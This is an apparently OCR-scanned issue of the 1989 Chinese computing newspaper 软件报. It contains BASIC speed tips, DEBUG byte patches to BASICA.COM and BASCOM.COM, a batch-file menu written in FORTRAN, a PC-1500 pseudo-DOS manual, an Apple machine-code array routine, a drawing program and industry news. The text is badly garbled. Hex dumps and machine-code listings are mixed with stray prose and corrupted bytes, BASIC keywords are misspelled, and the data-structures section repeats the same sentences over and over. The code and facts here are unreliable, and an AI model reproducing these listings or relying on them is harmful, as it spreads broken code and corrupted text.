的程序,其中 30~50 句也可理解为循环。循环优化就是将循环体中多余的语句、一些不影响循环的表达式(如上例 45 A=B+1)和不执行语句如 REM 等移到循环体外,减少循环时间。在 FOR-NEXT 中,如有可能,可略去 NEXT 表达式中的变量,因为若含有变量, BASIC 就会花费时间来检查它的准确性。当然若有条件转出,则 NEXT 表达式中变量不可省。

8. 变量初始化

程序执行中,如果同时需要录入或审查多个单位的数据,总需将上一个单位数据置零,再进行下一个单位的处理,以避免发生数据串单的情况。充零方法有两种:

```
① 100 FOR I=1 TO M: FOR J=1 TO N, A(I, J)=0: NEXT J, I
② 100 ERASE A: DIM A(M, N)
```

实践证明,使用后一种方法运行速度要快得多。

9. 选择数据文件存储方式

数据文件的存储有随机方式和顺序方式。顺序文件比随机文件容易建立,但它存取数据时的灵活性和速度都受到限制,需要一项跟着一项的进行存取和输出。建立随机文件需要比建立顺序文件更多的程序步骤,但它有一个重要的特点就可随机访问,速度快。而且随机文件存储在磁带上通常按二进制格式存储,而顺序文件的数值按 ASCII 字符形成存储,随机文件可比顺序文件节省磁盘空间。因此,在记录数比较多的情况下,可选择随机存储方式。由于随机文件的输入和输出, OPEN 和 FIELD 语句是一样的,可把他们做成子目录。另外在 FIELD 中给每一个变量分配的字字节数能小则应尽可能小一些,这样 OPEN 中 LEN 定义的记录长度也就以小一些,记录长度太大,机器速度明显降低。

10. 用少量的注释

程序中加少量注释可帮助阅读,注释的放置可单独占一行,而用一个单行号(,)将注释放在行的末尾,如:

```
10 A(X)=1: '赋值
```

可免去对行号的处理,提高速度和节约内存。

实现 DEBUG 反汇编程序的图形方法

使用 DEBUG 动态调试程序时,反汇编出的程序清单,只能显示或打印,却不能存入磁盘保存,这给使用者造成许多不便。我们在使用中找到了一个比较简单的解决办法,经多次试用,觉得效果很好,因此将其介绍给大家,以供参考。

我们采用的方法大致分两步:

第一步:用 DEBUG 对程序进行动态调

试,记录好你的操作过程(主要是 DEBUG 的 U 命令和 D 命令)。

第二步:利用 MS-DOS 的定向功能,将 DEBUG 的输出信息,定向到指定文件中。命令形式如下:

DEBUG 文件 1 > 文件 2 其中文件 1 是被调试程序,文件 2 是反汇编结果存盘文件。打完这条命令后,就可输入由第一步记录下来的各条命令,退出 DEBUG。

南京军区 茅永新

```
1. 使用作图语句未达到预期目的,原因是 BASICA.COM 没有修改好,我在该文中举例所用的是 BASICA.COM 2.1 版,因此不能照搬到 3.1 版中。我已用同样方法修改了 BASICA.COM 3.1 版,结果也能在屏幕上作出图象。以下是修改的过程:
C>copy basic a.com gbasica.com
C>debug gbasica.com (cr)
-e 3b43 b0 (cr)
-e 3b66 b0 (cr)
-e 3c56 b0 (cr)
-e 3e32 b0 (cr)
```

需要注意的是,用 U 命令反汇编时,遇到汇编指令的操作数为 B000 则应将其改为 B004,如为 BA00 则应改为 B200,这在某些游戏软件中采用了分页显示时会通过这类问题。

2. 使用打印机不能正确打印图形可能是由于屏幕上本来图形就不对,因而就打不出正确

的图形来,也可能是由于打印驱动程序没有修改好的缘故。由于我手头没有 M2024 打印驱动程序,无法进行测试,不能对这个问题提出更多的意见。

湛江 陈勋东

《单色图形卡的图形应用》一文 的改进

SAP5P 绘图程序 SAPLOT 改进

为了满足用户的实际需要,我们改写了 SAPLOT 程序,改进后的 SAPLOT 程序屏幕显示采用裁剪、缩放和窗口技术,屏幕硬拷贝改为直接用打印机点阵绘图的方法(采用 24 针打印机)。由于程序中基本绘图子程序均用汇编语言编写,因此大幅度地提高了图形生成和打印输出速度,提高了程序的效率。

改进后的 SAPLOT 程序在屏幕绘图中将整个屏幕分为三个窗口:主窗口,辅助窗口和交互窗口。主窗口(约占整个屏幕的 70% 面积)用于显示整体结构图或结构某一部分的放大图。对那些较为复杂的,在整体结构中无法观察的局部内容,可用放大方法抽取为小窗口之后在主窗口重新显示它的放大图,此时在辅助窗口上(约占整个屏幕 15% 面积)仍显示缩小后的整体结构图,并且用矩形框来表示主窗口图形在整体结构图中的位置,便于用户分析和观察图形。第三个窗口为交互窗口,用于显示图形的有关信息或用户打入有关命令和所需数据。

改进后的 SAPLOT 打印绘图程序利用整个主存作为绘图工作区。当用户需要得到整体结构图或结构某一部分的硬拷贝时,根据图形复杂程度使用需要,在打印机行宽和内存容量允许的范围内只要选择不同的放大倍数,就可得到不同大小的图形。裁剪和放大技术同样适用于打印机绘图。(注: SAP5P 系指北京大学力学系开发的结构分析程序 SAP5 的微机版本)

对此软件感兴趣的读者,可与本编辑部联系。 大连 金福万

IBM 提供的 BASIC Compiler V1.00 是较好的编译工具,但该编译器在 CC DOS 环境下,当系统发现并指出编译出错时,不能正确显示出出错程序中的汉字信息,给人一种美中不足之感。可用 Debug 调试工具略加改造,使其支持中文信息的显示,具体操作如下:

```
编译 A>debug BASCOM.COM
工具 -E4D48 FF
工具 -E57C9
工具 -E16FE 20 20 BA BA BB AF BI
反汇编 -W
反汇编 -Q
```

青鸟 孙恒刚

给批处理文件增加菜单选择功能

在 CC DOS 的批处理文件中设有菜单选择功能,在许多实际应用中,机器里往往有多个系统,每个系统装在各自的子目录下。

我利用 FORTRAN 语言编写了一段程序,插入在批处理 .AUT OEXEC. BAT 中,利用 FORTRAN 语言可以接收键盘命令,然后根据所输入的字符生成一个文件,再用批处理中的判断文件存在的命令,控制程序的走向,来达到根据菜单选择自动进入不同的管理系统。

成东 张文

```
C>type autoexec.bat
@ECHO OFF
CLS
FILE1
@CCC
1500P
DATE
TIME
IF EXIST EXAMA.TXT DEL EXAMA.TXT
IF EXIST EXAMB.TXT DEL EXAMB.TXT
@ECHO AB
IF EXIST EXAMA.TXT GOTO LOOPA
IF EXIST EXAMB.TXT GOTO LOOPB
C>
CD \JH
DBASE JH
GOTO LOOPC
:LOOPB
C>
CD \GZ
DBASE GZ
GOTO LOOPC
:LOOPC
C>
CD \
GOTO LOOPC
C>type crea-ab.for
CHARACTER*1 SELE
WRITE(*,*)
WRITE(*,*)
WRITE(*,*)
WRITE(*,*) A --- 进入根目录
WRITE(*,*) B --- 进入丁卯等管理系统
WRITE(*,*) C --- 进入计划等管理系统
READ(*,10) SELE
FORMAT(A1)
IF (SELE.EQ.'A'.OR.SELE.EQ.'a') THEN
OPEN(1,FILE='EXAMA.TXT',STATUS='NEW')
CLOSE(1)
ENDIF
IF (SELE.EQ.'B'.OR.SELE.EQ.'b') THEN
OPEN(1,FILE='EXAMB.TXT',STATUS='NEW')
CLOSE(1)
ENDIF
END
END
```



# PC-1500 PSEUDO DOS/1.20 使用说明

新疆八一农学院 郝祖国

## 9. 删除段落(DELETE)命令

使用此命令,可对当前程序中的任意一段进行删除,其使用形式为:  
DELETE:行号1,行号2

意义:删除行号1至行号2之间的一段程序(注:不包括行号2)。当省略行号1时,系统将删除自起始行号起至行号2之间的一段程序;而当省略行号2时,则删除自行号1至程序末之间的一段程序。

## 10. H 字符替换(CHANG E)命令

使用此命令,可对程序中出现的单字符变量名或标号名随意替换,其使用形式为:  
CHANGE:原字符,新字符

注意:本命令只对单个字符进行替换,否则系统拒绝执行此命令。

## 11. C 程序行合并(CHAIN)命令

使用此命令,可以将两行相等的程序合并为一行,而且最大行长为254个字符(不包括行号和回车符)。其使用形式为:  
CHAIN:行号

意义:将指定行的下一行程序内容连接在指定行后面,从而合并成一个复合语句行。合并后的复合语句行可以正常运行,但是在显示和打印时,只能处理前面的80个字符(包括行号),而后的内容将被屏蔽。利用这一特点,可以方便地实现程序保护功能。

## 12. X 十进制数转换为十六进制数(HEX)命令

使用此命令,可以把输入的0-65535范围内的整数转换为相应的十六进制数。但是,如果输入的数值不在规定的范围,则显示的十六进制数将是不正确的。

### 数组的动态撤消和再定义

Apple中的数组一经定义,在程序的运行中就不能撤消,也不能再定义;当数组的大小可变时,只能按最大的容量定义数组。为此,我编了一个机器语言程序,运用它可以方便地在程序运行中撤消指定的数组或进行数组的再定义。

数组区的首地址存放在\$6B、\$6C中,末地址存放在\$6D、\$6E中,低位在前,高位在后。每个数组有一个标题,标题的第1、2个字节是数组名的机内代码,机内代码由两部分相加而成,第一部份是字符的ASC II码,第二部份用于区分数组的类别,不妨称之为特征码。取值如下:

| 数组类型 | 特征码1 | 特征码2 |
|------|------|------|
| 整型   | 128  | 128  |
| 实型   | 0    | 0    |
| 一字符型 | 0    | 128  |

数组标题的第3、4字节是数组的长度。由于各个数组是连续存放的,所以把一个数组的首地址加上它的长度就是一个数组的首地址。要撤消一个数组,步骤如下:

(1) 确定三个地址:

- (1) 撤消数组名找到欲撤消数组的首地址(地址1);
- (2) 把该首地址加上长度得到下一个数组的首地址(地址2);
- (3) 由\$6D、\$6E得到数组区的末地址(地址3)。

二、调用撤消程序中的MOVE子程序,作移动;地址1<地址2,地址3M<L,以复返欲撤消的数组。

三、修改数组区的末地址。程序清单如下:

```

为了使用方便,我们将这个程序分成两部份,分别存入以
$B63-$C5 85 42 A5          $B6B3和$
$B6B8-$C5 85 43 A0 60 B1 42 CA 85为首地址
$B6C0-$C5 30 06 B1 42 C5 30 址的两个DO
$B6CB-$F0 14 CB B1 42 18 65 42 空区。可以
$B6D0-$A4 7B B1 42 65 42 85 42 用INT命令
$B6D8-$B4 85 42 4C 8B 86 18 6C 把该程序和D
$B6E0-$B1 42 65 42 85 3C 65 OS一起存入
$B6E8-$BA
$A659-$CB B1 42 65 43 85 3D 磁盘,以后只
$A70-$A0 02 38 A5 6D 85 3E 要引导DO
$A7B-$42 85 6D CB A5 6E 3E 3E 子,该程序就
$B80-$F1 42 85 6E A0 0A 4C 20 自动调入内存
$A89-$B9
数组,以该数组名前两个字符的机内代码分别 POKE
入$3C和$3D单元,然后CALL $A771即可。如果数组名
各只有一个字符,那么视第二个字符的ASC II码为0,机
内代码就是特征码。
如果还要再定义一个数组,那么只要在再定义之前,撤消
该数组就可以了。下面我们给出一个例子。
程序中第20、30、40行分别编辑数组A,B,C,D$。
5 N = 46771          50句重新定义
10 DIM A$(50,90),C$(100);          这三个数组,
E$(100): PRINT "E"$(0)          运行该程序,
20 POKE 60,65: POKE 61,66:          可以看到随着
CALL N: PRINT: FRE (0):          数组的定义和
30 POKE 60,69: POKE 61,128:          撤消,自由
CALL N: PRINT: FRE (0):          RAM大小的
40 POKE 60,195: POKE 61,196:          变化情况。
CALL N: PRINT: FRE (0):          变化情况。
50 DIM A$(90),C$(90),E$(90):          上海 王云翔
PRINT: FRE (0)

```

```

0000- 00 00 00 00 00 FF 19 88
000B- 38 04 3A 86 85 00 09 23
0018- 64 5C 3F FF 99 1A 46
0028- 45 27 8B 03 68 1A E0 FD
0038- 00B0- BB CC 5E 16 FD 1A 8B 03
0048- 68 2C E0 64 FD 2B CA AA
0058- B5 75 FD 58 FD CA OS F5
0068- 00F0- 00 99 OS 5A 50 OS F5 D0
0078- 99 OS CA AE 4A 8A CA AC
0088- CA B5 F2 E9 78 75 00 68
0098- 76 6A 61 4A 11 BE ED 3B
0108- FD AB FD 1A 55 CD 88 15
0118- 99 06 5A 61 85 OE FD 58
0128- FD CA OS F5 D0 99 OS 8E
0138- E2 43 2A 8A 78 AD CC AA
0148- CA 65 CD 14 81 21 CA CE
0158- BE 77 50 44 85 OS CD 24
0168- E6 CD FD CA 65 6C 4D
0178- 79 4A 00 CD 24 08 10 CA
0188- 94 BE D0 F9 99 24 FB CC
0198- 65 CA DE CC 69 CA 65 9A
01A8- FF 42 46 2A 63 12 2A 46 2
01B8- 04 04 7E 09 16 14 7F 14
01C8- 14 00 50 35 45 55 44 4F
01D8- 20 44 4F 53 2F 31 2E 32
01E8- 30 20 20 0A 5A 3E 7B 3E
01F8- 5A 4A 3F OS 70 OS 0A 80
0100- 98 45 2A 54 42 42 7E 42
0110- 42 42 40 80 80 80 80 80
0120- 4A 2B 1E 2B AA 7F 15 1B
0130- 80 12 48 3F 4A 7F 55 7F
0140- 40 80 7F 41 68 7F 68 51
0150- 7F 00 49 4E 49 5A 60 3F
0160- 00 52 45 50 41 49 52 60
0170- 50 52 4F 47 2F 52 41 40
0180- 44 49 53 48 3F 00 53 41
0190- 56 45 00 44 43 4C 45 5A
01A0- 45 3A 00 48 49 4C 40 00
01B0- 4C 4F 41 44 00 40 45 52
01C0- 47 45 00 52 45 4E 55 40
01D0- 3A 00 48 45 5B 3A 00 43
01E0- 48 41 4E 47 45 3A 00 43
01F0- 48 41 49 4E 3A 00 19 88
0200- FF FD 5A 00 4A 00 44
0210- 54 15 DD 99 06 56 55 87
0220- 00 99 CC CA F2 FD 18 9A
0230- BE E2 0A 00 CC A6 46 46
0240- 46 9A 4A 86 81 09 89 04
0250- 24 06 B1 03 F5 9E 0D 9A
0260- 48 78 85 80 DA 1A FD 88
0270- FD 88 55 87 30 B1 07 87
0280- 3A 93 09 41 9E OD 0A
0290- FD 98 85 05 CD 24 BE 09
02A0- D7 00 00 9D 1A FD 0A
02B0- 04 8B 0E 0A 41 24 41
02C0- 04 79 20 57 97 63 6A 06
02D0- 54 54 55 41 88 04 15 87
02E0- 00 89 01 04 0E 8E 6D 44
02F0- 44 44 44 CA 87 B5 0A AE
0300- 78 80 48 78 8E 00 88 FD
0310- 18 CA B1 BE D0 2B CC 81
0320- 05 F5 99 04 BE 8E CA BE
0330- E2 43 87 18 9B 13 87 0D
0340- 98 72 87 70 81 89 51 9E
0350- 15 FF 87 1A 83 08 48 07
0360- 8E E6 6F 8E D0 80 6E 0F
0370- E0 BE E6 69 F2 E9 78 75
0380- E0 BE E6 69 F2 E9 78 75
0390- 00 85 5C BE ED 57 BE E2
0400- 43 87 20 91 1F 5B 7E 1A
0410- CD 34 05 49 00 50 25 53
0420- 43 44 64 48 83 4E 8B 87
0430- DA 5A 89 BA 78 CB 5A 07
0440- 15 87 59 99 34 CC AA CA
0450- 67 CA 65 CA 69 48 FF 8E
0460- E6 68 9E 43 5A 80 9E 1D
0470- 5A C5 15 87 52 89 07 F4
0480- 77 4E FD 28 9E 1F CD 10
0490- 05 D0 80 01 0E BE 77 50
04A0- CA 67 9E 25 5A C5 9E 3D
04B0- 4A 00 85 20 79 63 6E FD
04C0- 5A CD 14 91 74 CC 67 44
04D0- 6A 07 55 41 88 04 FD 6A
04E0- F6 77 4E 5D 28 9E 50 5A
04F0- CA 9E 40 F4 78 CE BE 77
0500- 67 FD 5A F4 78 DE 87 89
0510- 67 F4 78 67 45 7B 00 B7
0520- 02 F0 2B BE 77 71 9E 52
0530- 5A D2 9E B1 BE 76 61 24
0540- 91 B1 CC 67 44 58 79 5A
0550- 00 6A 07 AA 41 51 88 04
0560- FD 6A CE CE FD 5A CC DE
0570- BE 77 71 BE 76 61 CC CE
0580- 9E 5A 50 77 9E AB CC 65
0590- FD 8B BE 76 61 FD 1A 24
0600- 91 E1 CC F2 FD 6A CC 67
0610- 24 FD CA AA 82 87 7B 64
0620- B1 09 BE E6 69 6E D0 80
0630- 68 OD E0 CC DE FD 6A CC
0640- CE 9E 60 14 CD 34 03 4D
0650- 08 52 0E 43 54 46 87 8E
0660- FA 5A DE 9E EA CC 67 9E
0670- 41 5A E2 9E F2 CC DE 04
0680- 89 04 4A 0A CA DF CC CE
0690- A5 78 0C 89 02 4A 08 FD
0700- 5A F4 78 FE BE 77 67 FD
0710- 88 F4 78 EE BE 77 67 FD
0720- 2A A5 78 F0 89 03 F4 78
0730- 67 A4 86 81 87 89 04 04
0740- 26 83 B1 94 41 14 44 45
0750- FD CA A5 78 8F FD DA 9E
0760- 18 5A F6 9E 4A F4 78 CE
0770- BE 77 67 45 0D 88 98 44
0780- FD 54 45 FD CA 45 DD 88
0790- 8E 7A 05 23 83 89 2E 85
0800- 3A OE FD 5A 56 56 56 F4
0810- 78 87 BE 77 71 CD 12 BE
0820- 70 FC 67 BE 6E E9 78 FE
0830- 50 52 CD 8C 58 76 5A
0840- 50 15 CD 88 55 99 06 85
0850- 40 AE 76 FF CC AA CA 65
0860- CD 14 81 21 CD 34 7F FF 01
0870- BE 77 50 CA 45 44 FD 88
0880- 85 12 78 75 A5 76 FF
0890- BE ED 4D 85 3A BE ED 40
0900- 85 2A 8E 70 75 85 08 FD
0910- 2A BE ED 05 54 AE 77
0920- 57 BE ED 43 87 0A 98 38
0930- 87 08 89 14 45 76 FF 07
0940- 42 91 17 DF 8E 76 FF CC
0950- 65 85 56 AE 77 57 9E 48
0960- CC 69 CA 65 BE E6 68 01
0970- 78 22 14 CD 34 01 48
0980- 04 58 2F 9E 0D 5A EE 9E
0990- FE 4A 02 47 1A 5E 0D 98
1000- 14 47 87 2C 99 1F 05 18
1010- F4 65 25 0D 98 2B 64
1020- 64 64 25 87 E6 93 07 87
1030- 0D 98 11 96 99 0D 14 2E
1040- 11 5A 59 9E 2F 62 CC
1050- CE CA CD 25 FL 43 67 61
1060- 63 85 26 63 66 85 3E 63
1070- 85 30 63 63 63 69 00 6A
1080- 33 89 0F 88 30 87 3A
1090- 81 82 83 84 85 86 8D 38
10A0- 10 A0 0A 4A 1E BE 0D 38
10B0- BE E2 48 24 9E 76 12 23

```

本版责任编辑:07号

APPLE II 维修一例

开机时,有时驱动器红灯亮不能启动DOS,喇叭亦有时有声,有时无声,屏幕显示乱字符,没有光标与提示符CTRL-RESET等键功能均失效。驱动器红灯亮时按键均熄灭,屏幕无变化。电源、键盘指示灯均亮。根据故障现象,电源故障可能性不大,测量电源电压正常。也可排除上电复位电路故障。经分析认为是CPU损坏,不能正常执行程序,换好CPU试验,故障排除。

四川 李斌

# 中华学习机全屏幕绘图软件

南京大学 朱国江 马力 孙建隆

```

10 REM 全屏绘图软件
20 HGR :X = 140:Y = 95:BS = "L"
30 PR# 3: PRINT : HOME
40 GOTO 100
50 PRINT CHR# (10)
60 VTAB 1: HTAB 10: PRINT "全屏绘图软件"
70 HTAB 2: PRINT "Y-左上": HTAB 25: PRINT "B-左下"
80 HTAB 2: PRINT "B-右下": HTAB 25: PRINT "H-右上"
90 HTAB 2: PRINT "I-向上": HTAB 25: PRINT "H-向下"
100 HTAB 2: PRINT "K-向右": HTAB 25: PRINT "J-向左"
110 HTAB 2: PRINT "L-画圈": HTAB 25: PRINT "O-脚圈"
120 HTAB 2: PRINT "C-清除": HTAB 25: PRINT "T-保留"
130 HTAB 2: PRINT "S-存盘": HTAB 25: PRINT "A-调盘"
140 HTAB 2: PRINT "W-打印": HTAB 25: PRINT "E-结束"
150 VTAB 10: HTAB 10: PRINT "按空格键运行":
160 GET E$: IF E$ = " " THEN RETURN
170 GOTO 160
180 GOSUB 50
190 GOTO 390
200 M1 = PEEK (- 16384): IF M1 > 127 THEN A$ = CHR# (M1 - 128): POKE - 16368,0: GOTO 240
210 HPLT X,Y: HCOLOR = 0: HPLT X,Y: HCOLOR = 3
220 IF BS = "L" THEN HPLT X,Y
230 GOTO 200
240 IF A$ = "A" THEN GOTO 650
250 IF A$ = "Y" OR A$ = "G" OR A$ = "H" OR A$ = "B" THEN GOSUB 730: GOTO 340
260 IF A$ = "I" OR A$ = "K" OR A$ = "J" OR A$ = "H" THEN GOSUB 610: GOTO 340
270 IF A$ = "E" THEN HOME : TEXT : PR# 3: PRINT : HOME : PRINT CHR# (10): END
280 IF A$ = "C" THEN 20
290 IF A$ = "T" THEN 390
300 IF A$ = "S" THEN 410
310 IF A$ = "W" THEN 590
320 IF A$ = "L" OR A$ = "O" THEN BS = A$: GOTO 350
330 CALL - 198: GOTO 200
340 C$ = A$
350 IF BS = "L" THEN HPLT X,Y: GOTO 200
360 HPLT X,Y: FOR I = 1 TO 5: NEXT I: HCOLOR = 0: HPLT X,Y
370 HCOLOR = 3: GOTO 200
380 PR# 3: PRINT : HOME : GOSUB 50
390 POKE - 16368,0: POKE - 16302,0
400 GOSUB 770: GOTO 200
410 PR# 3: PRINT : HOME
420 INPUT "请输入存盘的文件名:":M$
430 CALL 43000
440 D$ = CHR# (4)
450 VTAB 5: HTAB 2: PRINT "正在存盘,请稍等……"
460 PRINT D$,"BSAVE":M$,"A$2000,L$2000"
470 VTAB 6: HTAB 2: PRINT "存盘结束"
480 FOR I = 1 TO 2000: NEXT I
490 GOTO 390
500 PR# 3: PRINT : HOME
510 VTAB 5: HTAB 2: PRINT "需调整打印方式:1-正相2-放大3-反相4-反相放大"
520 GET V$
530 IF V$ = "1" THEN PR# 1: POKE 1913,1: PRINT CHR# (17): PR# 0: GOTO 500
540 IF V$ = "2" THEN PR# 1: POKE 1913,65: PRINT CHR# (17): PR# 0: GOTO 500
550 IF V$ = "3" THEN PR# 1: POKE 1913,33: PRINT CHR# (17): PR# 0: GOTO 500
560 IF V$ = "4" THEN PR# 1: POKE 1913,97: PRINT CHR# (17): PR# 0: GOTO 500
570 GOTO 430
580 PR# 3: PRINT : VTAB 10: PRINT "调整完毕"
590 FOR I = 1 TO 1000: NEXT I
600 GOTO 390
610 IF A$ = "I" THEN Y = Y - 1: RETURN
620 IF A$ = "J" THEN X = X - 1: RETURN
630 IF A$ = "K" THEN X = X + 1: RETURN
640 IF A$ = "H" THEN Y = Y + 1: RETURN
650 PR# 3: PRINT : HOME
660 INPUT "请输入调出的文件名:":M$
670 CALL 43000
680 VTAB 5: HTAB 2: PRINT "正在调盘,请稍等……"
690 PRINT CHR# (4),"LOAD":M$
700 VTAB 6: HTAB 2: PRINT "调盘结束"
710 FOR I = 1 TO 2000: NEXT I
720 GOTO 390
730 IF A$ = "Y" THEN X = X - 1:Y = Y - 1: RETURN
740 IF A$ = "G" THEN X = X - 1:Y = Y + 1: RETURN
750 IF A$ = "B" THEN X = X + 1:Y = Y + 1: RETURN
760 IF A$ = "H" THEN X = X + 1:Y = Y - 1: RETURN
770 HCOLOR = 3: HPLT 0,0 TO 279,0 TO 279,191 TO 0,191 TO 0,0
780 RETURN

```

中华学习机全屏幕绘图软件，是一个功能比较完善、操作灵活简便的实用绘图软件。程序使用简单，可根据中文提示进行操作。只要稍事熟悉，即能绘图写字、修改，可以随意更改。存盘后，选择多样，打印方式正常、放大、反相、反相放大。适用于中华学习机 CEC-1, CEC-1M, APPL-11, 紫金-11及其兼容机。改动一些语句和命令，可以方便地移植到 IBM 及其兼容机。

运行程序后，自动进入中文状态，并显示中文菜单，即各键的功能。按空格键进入绘图状态。Y、G、B、H 键分别为左上、左下、右下、右上移动；M、K、J 键分别为上下左右移动。

画圆时先按一下 L 键，然后移动以上八个键中的任一一个，则留下光点轨迹，连续按某一个键，画圆一方而一直线，同时按两个键，则留下曲线轨迹。按 O 键，然后移动上述八个键，若要修改，则可按去原来图形，再按 L 键，重复画圆操作。按 C 键清除全部画面，在返回总菜单时，按空格键进入绘图状态，如未按 C 键，则按一下 F 键，原有图形再现出来，这就是保留功能。按 S 键，存盘。如果要打印图形，按 W 键，机器重新进入中文状态，并给出“请选择打印方式……”提示，此时可根据需要，按 1, 2, 3, 4 四个数字键中的任一一个（不要同时），图形就会打印在计算机纸上。已经存盘的图形，若要调出来，可按 A 键，再输入调出的文件名（与原存盘的同名），即可调出。需要指出的是，上述各种操作可以交替进行，因为全部程序采用模块化结构有机控制。注意程序中 CALL 43000 的安排，否则将出现 DOS 屏蔽失败现象，使得存盘、调盘功能失效。

## R1 机 器

### 语言程序的

### 存带方法

R1 机程序中，任何一行程序都用二个字节表示偏移量，以确定下一行程序的地址。如果改变这个偏移量，则在 BAS1 程序中空白段内存，供存放机器语言程序。这样机器语言程序就被当作 BASIC 程序的一部分，可用 SAVE 存带并

用 LOAD 装入，而且空出的字节数理论上最大可为 8553 字节。

具体方法是：首先打入 NEW 并以行为号打大一无带程序内容的 REM 语句，将要开辟的机器码程序字节数记为 N，然后按下列方式打入右括号：

```

1=N+3
POKE 17304,1-256*INT(1/256)
POKE 17305,INT(1/256)
1=1+17307
POKE 1-1,255
PRINT 1-256*INT(1/256),1
PRINT 1
POKE 16400,数据1
POKE 16401,数据2
CLEAR

```

以上语句中的数据 1 和数据 2 为待存带程序在屏幕上显示的数据。

经过处理后，从 17309 开始的 N 个字节内存就供您使用了。除第一行程序外，您可任意增加其它程序。注意：此时除第一行外，其它程序一律不显示，但可用 LIST 2 等方法将其显示出来。说明：这五建 起世界

## 《数据结构》提示(一)

在讨论几种基本数据结构的章节中，研究方法大体是：给定一种数据逻辑结构和加工这种结构的若干种基本操作，探讨这种逻辑结构的基本操作与其存储结构(最佳)匹配。

(一) 研究方法：相应于“数据结构”上述两大部分内容，采用的研究方法主要有两种：在讨论几种基本数据结构的章节中，研究方法大体是：给定一种数据逻辑结构和加工这种结构的若干种基本操作，探讨这种逻辑结构的基本操作与其存储结构(最佳)匹配。

(二) 研究方法：相应于“数据结构”上述两大部分内容，采用的研究方法主要有两种：在讨论几种基本数据结构的章节中，研究方法大体是：给定一种数据逻辑结构和加工这种结构的若干种基本操作，探讨这种逻辑结构的基本操作与其存储结构(最佳)匹配。

要解决的问题是：给定一种数据逻辑结构和加工这种结构的若干种基本操作，探讨这种逻辑结构的基本操作与其存储结构(最佳)匹配。

在讨论几种基本数据结构的章节中，研究方法大体是：给定一种数据逻辑结构和加工这种结构的若干种基本操作，探讨这种逻辑结构的基本操作与其存储结构(最佳)匹配。



在讨论排序、查找等问题的章节中，采用的主要研究方法则是：给出研究对象和运算，探讨对象和运算的内在联系，并在此基础上，给出对象和运算的内在联系，并在此基础上，给出对象和运算的内在联系。

在讨论排序、查找等问题的章节中，采用的主要研究方法则是：给出研究对象和运算，探讨对象和运算的内在联系，并在此基础上，给出对象和运算的内在联系。

# 软件报



1989年  
5月6日  
第18期  
总第136期

普及计算机知识 交流计算机技术  
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘伟彪  
国内统一刊号CN61—090 订阅代号：61—74 地址：成都市金牛街75号

## 敬·告·读·者

大家盼望已久的“软件报1988年订本”，现已开始发行，对原预订的同志，我们将按来款先后依次寄发。若在5月31日还未收到者，请来信说明寄款日期，我们再核实补寄，定让交款者必得其书。

需要订本的同志，可继续订购，每本6.00元，另加邮资0.5元，款到即发。

## 征订启事

请订阅《软件报》的同志，到您所在当地邮局办理下半年订报手续。

本报每周六出版，面向全国各地发行，月价0.78元，订阅代号：61—74

## 计算机应用软件人员水平考试大纲

(续上期)

### 二、软件基础知识

1. 简单数据结构及其存取
2. 基本的数据处理方法
3. 分支、循环与子程序的基本概念
4. 程序流程图的标准形式——国家标准；信息处理流程图图形符号 (GB1526—79)
5. 数据的输入输出和格式变换
6. 程序设计语言的基础知识
7. 操作系统使用的基础知识
8. 文件系统使用的基础知识

### 三、硬件基础知识

1. 数制及转换
2. 数的机内表示形式

3. 算术运算和逻辑运算
4. 代码的常用校验方法
5. 字符的常用编码方式
6. 计算机的主要部件及其相互联系
7. 指令和指令系统的概念
8. 存储器的种类、功能和特征
9. 输入/输出设备的种类和特征

### 四、其它有关知识

1. 专业英语或日语 (计算机技术基本词汇，操作使用的阅读和理解)
2. 对下列领域的一至二个方面有初步的了解：数值计算、统计软件、企业管理、工业控制

是否取得低一级水平考试合格证的限制。(即考生可自由选定报考级别)，并可多次报考，直至取得该级别合格证为止。

**考试时间：**每年九月的第一个星期日同时在全国各地考场举行。

**考试形式：**全部为笔试，考题为“上午试题”、“下午试题”两套，每个考生应全部参加。

**报名时间及方式：**考生可向所在地的省、市、地区科委 (或计经委) 所属的微机办 (或电子振兴办) 询问或履行报名手续。

89国际电脑展览会上新产品 4月10日至14日89国际电脑展览会在香港举行，参展厂商来自15个国家和地区，共170个。下面是此次展览会上的一些新种新产品。

法国的超微型信用卡 法国TRANINFORMATIQUE公司的内置超微型信用卡处理器的电脑收钱机被称为第五代信用卡系统，这种信用卡的金属片下藏着一只超微型处理器和可读写的记忆装置，使用这种信用卡时，只要将卡放进电脑收钱机中，再按下自己的密码，数秒钟便可完成帐目结算。此卡自己有多种功能，可封IBM电脑兼容，或作多用户网络连接，使用多种语言编程。

好利获得公司的光盘文件影像处理系统 该公司今年推出的ODIS—3光盘文件影像处理系统，采用WORM光盘技术，可直接取任何格式及内容的文件，整个工作站可独立运行，具有收集、储存、查阅和打印功能，与档案系统连接，可扩充为一个系统网络。

TANDON公司的电脑辅助系统 A6—PAC是一台微型电脑辅助系统可与IBM微型电脑兼容。其特色在于，它采用300MB的可移动式硬盘，可随用户需要取出回收，且方便携带，为用户提供更多快捷的数据存取及资料的高机操作性。

德州仪器公司的高速译码器 目前世界最快的TTL可编程逻辑器件是一个6毫微秒的译码器(PMD)，它利用加速地址译码和一般Nand—Nand (与非—与非) 逻辑运行来加强电脑系统的功能。它除能配合高速存储器使用，快存取时间短外，还能用于比较价格和速度较慢的存储器，以较低成本改善系统的功能。此译码器名为T16pad18N—6。

飞利浦公司的高容量文件处理系统 在89国际电脑展览会上飞利浦公司带来了众多新产品。其中的高容量高速电子文件处理系统——Megado C Optical Filing System，这种光学档案系统采用两种先进的技术，其一是先将文件图象以电子扫描(bit—map)的方法，再以COTTG4电子图文压缩标准 (新一代传真机标准) 处理电子资料。另一项先进技术则是基于光学记录存储技术。除了上述技术，只需使用一只30厘米的光盘，即可储存约5万页A4文件图象或70万页经过文字处理系统产生的文本资料。它还可处理不同形式的文本、图表、影像及电脑资料。该系统可将缩微胶片的图文及传真机收发信息转换储

存其中。此系统的优点在于，它可以允许家庭用户在同一时间检索同一文件，并可简化归档、节省检索时间、节省存储空间和降低成本。确保文件的“原始性”，可保证30年不变。

LASER公司新设计的视频控制界面卡 为缩短驱动激光打印机的时间，LASER公司设计了一块视频控制界面卡，可由电脑直接取得资料后，立即转换成视频信号，经电缆接自打印机控制打印动作，即节省了打印机驱动时间，又降低了成本。

